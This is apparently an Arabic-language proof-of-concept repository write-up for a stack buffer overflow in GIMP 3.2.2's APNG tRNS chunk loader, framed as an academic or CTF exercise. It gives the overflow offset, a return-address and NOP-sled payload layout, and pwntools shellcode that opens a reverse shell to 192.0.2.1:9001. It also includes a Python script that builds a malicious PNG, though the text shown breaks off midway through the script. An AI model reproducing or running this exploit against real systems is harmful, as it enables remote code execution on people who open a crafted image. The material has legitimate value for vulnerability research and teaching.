 cxu0630/cve-2026-92183_gimp_rce_proof-of-concept
يحتوي GIMP 3.2.2 على تجاوز سعة المخزن المؤقت المستند إلى المكدس في محمّل APNG الخاص به (load_apng_image) عند معالجة مقطع tRNS (الشفافية). يوضح هذا التقرير إثباتًا عمليًا لتنفيذ التعليمات البرمجية عن بُعد باستغلال هذه الثغرة.

tRNS ← تنفيذ تعليمات عن بُعد (RCE)المؤلف: كلوي شو، آبي فاريل، جورج أڤديلا، أوستن تشان
التاريخ: 2026-11-03
الهدف: GIMP 3.2.2 (Linux x86_64)
CVE: CVE-2026-92183 (7.8 HIGH)
CWE: CWE-121: Stack-based Buffer Overflow
التأثير: تنفيذ تعليمات برمجية عن بُعد (عبر ملف PNG/APNG خبيث)
إخلاء مسؤولية: هذا التقرير لأغراض تعليمية فقط. أرقام CVE والإصدارات مأخوذة من تمرين أكاديمي/CTF مُتحكَّم فيه. لا تستخدم هذا ضد أنظمة لا تملكها أو لا تملك إذنًا صريحًا باختبارها.
يحتوي GIMP 3.2.2 على تجاوز سعة المخزن المؤقت المستند إلى المكدس في محمّل APNG الخاص به (load_apng_image) عند معالجة مقطع tRNS (الشفافية). يُوثَق بطول المقطع دون التحقق منه مقابل المخزن المؤقت الوجهة الثابت trns[256] البالغ 256 بايت، مما يسمح للمهاجم بالكتابة فوق المكدس واختطاف تدفق التحكم.
يُظهر التقرير العام الحالي حجب الخدمة فقط (انهيار GIMP). توسّع هذه الوثيقة التحليل إلى استغلال كامل لـ reverse shell عبر:
acTL/fcTL.tRNS خبيث يتجاوز طوله 256 بايت.يفترض الاستغلال بيئة غير مُحصّنة (ASLR معطّل، NX معطّل، لا يوجد stack canary) كما هو موصوف في الشرائح المرجعية. نناقش أيضًا سبب أهمية هذه التخفيفات وكيف يتصرف الاستغلال عند تفعيلها.
يتكون ملف PNG من مقاطع:
| الحقل | الحجم |
|---|---|
| الطول | 4 بايت (big-endian) |
| نوع المقطع | 4 بايت (ASCII) |
| بيانات المقطع | Length بايت |
| CRC | 4 بايت |
يمتد APNG صيغة PNG بمقاطع مساندة إضافية:
acTL (التحكم في الرسوم المتحركة) — يعلّم الملف كـ APNG. يجب أن يظهر قبل أول IDAT.fcTL (التحكم في الإطار) — يسبق بيانات كل إطار.fdAT (بيانات الإطار) — يحتوي على بيانات الإطار (بديل عن IDAT للإطارات اللاحقة).تتفرع إضافة PNG في GIMP (file-png) إلى load_apng_file عندما ترى مقطع acTL، حتى لو كان امتداد الملف .png.
من فرق التصحيح:
الإصدار المصاب (GIMP 3.2.2):
else if (png_id == id_tRNS)
{
    for (gint i = 0; i < chunk.size; i++)
        trns[i] = chunk.data[i + 8];
}
الإصدار المُرقَّع (GIMP 3.2.6):
gint transparent_size = MIN(chunk.size, 256);
for (gint i = 0; i < transparent_size - 8; i++)
    trns[i] = chunk.data[i + 8];
يُعلن عن المخزن المؤقت للوجهة على النحو التالي:
guchar trns[256];
لأنه يتم قراءة chunk.size مباشرةً من الملف دون تقييده بحدود، فإن قطعة tRNS ذات size > 256 تتجاوز سعة trns[] على المكدس (stack overflow). يشير الإزاحة + 8 إلى أن chunk.data يشير إلى بداية القطعة (بما في ذلك ترويسة الطول + النوع المكوّنة من 8 بايتات)، لذا فإن chunk.data[i + 8] يقرأ بايتات البيانات الفعلية.

عند فتح ملف، يختار نواة GIMP المُحمِّل (loader) قبل تشغيل أي كود من الإضافة (plug-in). تستدعي file_open_pre_check() الدالة gimp_plug_in_manager_file_procedure_find()، التي تُطابق بناءً على الامتداد أو بايتات السحر (magic bytes). يُوجَّه ملف بامتداد .apng إلى file-apng-load، ويُوجَّه ملف يحمل توقيع PNG إلى file-png-load. تشغّل النواة الإجراء المختار عبر gimp_plug_in_manager_call_run()، التي تُنشئ الإضافة file-png كعملية فرعية (child process) وترسل اسم الإجراء والوسائط عبر أنبوب (pipe). في العملية الفرعية، تُنفَّذ load_image() دائمًا أولًا وتبني طبقة PNG الأساسية. ثم تستدعي apng_load() الدالة load_apng_image() دون شرط. أما png_load() فتستدعيها فقط إذا رأت load_image() قطعة png/fcTL. تعيد load_apng_image() فتح الملف وتحلّل القطع بنفسها، لذا فإن مرور libpng السابق لا يتحقق من أي شيء بالنسبة لها. كما تتجاهل png_load() قيمة إرجاعها وتُبلّغ عن النجاح في كلتا الحالتين.
تُنشأ العملية الفرعية بواسطة gimp_spawn_async()، التي تستدعي على أنظمة POSIX الدالة vfork() ثم تستدعي execve() فورًا (app/core/gimp-spawn.c:171-199). تتخلص execve() من تعيينات الذاكرة الخاصة بالعملية الفرعية وتحمّل ملف file-png التنفيذي ومكتباته من الصفر. وبالتالي لا تحتفظ العملية الفرعية بأي شيء من كومة (heap) أو مكدس (stack) العملية الأصلية، وعلى الأنظمة التي تستخدم ASLR تحصل على تخطيط عناوين جديد لكل صورة تُفتح. ما يبقى بعد exec هو معرّف العملية (process ID)، وصلاحيات المستخدم، والبيئة التي تمررها GIMP، وأي واصفات ملفات (file descriptors) غير معلّمة بـ close-on-exec. وتشمل هذه طرفي الأنبوب الممرّرين على سطر الأوامر. أما طرفا الأنبوب الخاصان بالعملية الأصلية فمعلّمان بـ close-on-exec حتى لا ترثهما العملية الفرعية. هذا يعزل الذاكرة لكنه لا يعزل العملية الفرعية في صندوق رمل (sandbox). فلا تزال العملية الفرعية المخترقة قادرة على العمل بصلاحيات المستخدم، وقراءة الملفات نفسها، وإرسال رسائل وبيانات بلاطات (tile data) مُصمّمة إلى العملية الأصلية عبر الأنبوب والذاكرة المشتركة.
إطار المكدس (stack frame) للدالة المصابة بالثغرة (مبسّط، مُجمّع باستخدام -O2 -z execstack -fno-stack-protector):
+------------------+  <- lower addresses
| trns[256]        |  (offset 0)
+------------------+
| ...              |
| saved RBP        |
| saved RIP        |  <- return address
+------------------+  <- higher addresses
يعتمد الإزاحة الدقيقة من بداية trns إلى عنوان العودة المحفوظ على المترجم والمتغيرات المحلية المحيطة. في بيئة المرجع تبلغ 312 بايت. حددنا ذلك من خلال:
tRNS.RIP عند الانهيار وحساب الإزاحة باستخدام cyclic_find().مع -O2، من المحتمل أن يكون مُكرِّر الحلقة i مخزَّنًا في سجل، لذا فهو لا يقع بين المخزن المؤقت وعنوان العودة. تغطي إزاحة 312 بايت trns[256] بالإضافة إلى المحاذاة وسجلات محفوظة أخرى.
بيانات tRNS هي:
[ 312 bytes 'A' ] [ 8-byte return address ] [ 1410 bytes NOP sled ] [ shellcode ]
trns ويصل إلى عنوان العودة المحفوظ.0x7ffffffffdeb2 + 0x10 (يشير إلى داخل NOP sled).execve("/bin/bash", ...) لإنشاء reverse shell.Shellcode (تم توليده باستخدام pwntools):
context.arch = 'amd64'
shellcode = asm(shellcraft.amd64.linux.execve(
    '/bin/bash',
    ['Hello form payload', '-c', 'sh -i >& /dev/tcp/192.0.2.1/9001 0>&1'],
    {'PATH': '/usr/bin:/bin'}
))
يستبدل execve عملية file-png الفرعية بصدفة (shell). ولأن GIMP يفرّع عملية فرعية لتنفيذ الإضافة، فإن الصدفة تبقى مستقلة عن عملية GIMP الرئيسية (التي تتعطل في انتظار الإضافة). يتلقى المهاجم صدفة عكسية على المنفذ 9001.
ينشئ هذا السكربت صورة PNG بحد أدنى 1×1 ويحقن قطعة tRNS الخبيثة مباشرة. وهو مفيد لفهم بنية الملف.
#!/usr/bin/env python3
# create_payload.py

from pwn import *
import png
import io

# Minimal 1x1 PNG
pixels = [[0]]
writer = png.Writer(1, 1)
byte_stream = io.BytesIO()
writer.write(byte_stream, pixels)
byte_stream.seek(0)

# Shellcode: reverse shell to 192.0.2.1:9001
context.arch = 'amd64'
shellcode = asm(shellcraft.amd64.linux.execve(
    '/bin/bash',
    ['Hello form payload', '-c', 'sh -i >& /dev/tcp/192.0.2.1/9001 0>&1'],
    {'PATH': '/usr/bin:/bin'}
))

header = byte_stream.read(8)   # PNG signature
ihdr   = byte_stream.read(25)  # IHDR chunk
idat   = byte_stream.read(22)  # IDAT chunk
iend   = byte_stream.read()    # IEND chunk

with open("payload.png", "wb") as f:
    f.write(header)
    f.write(ihdr)







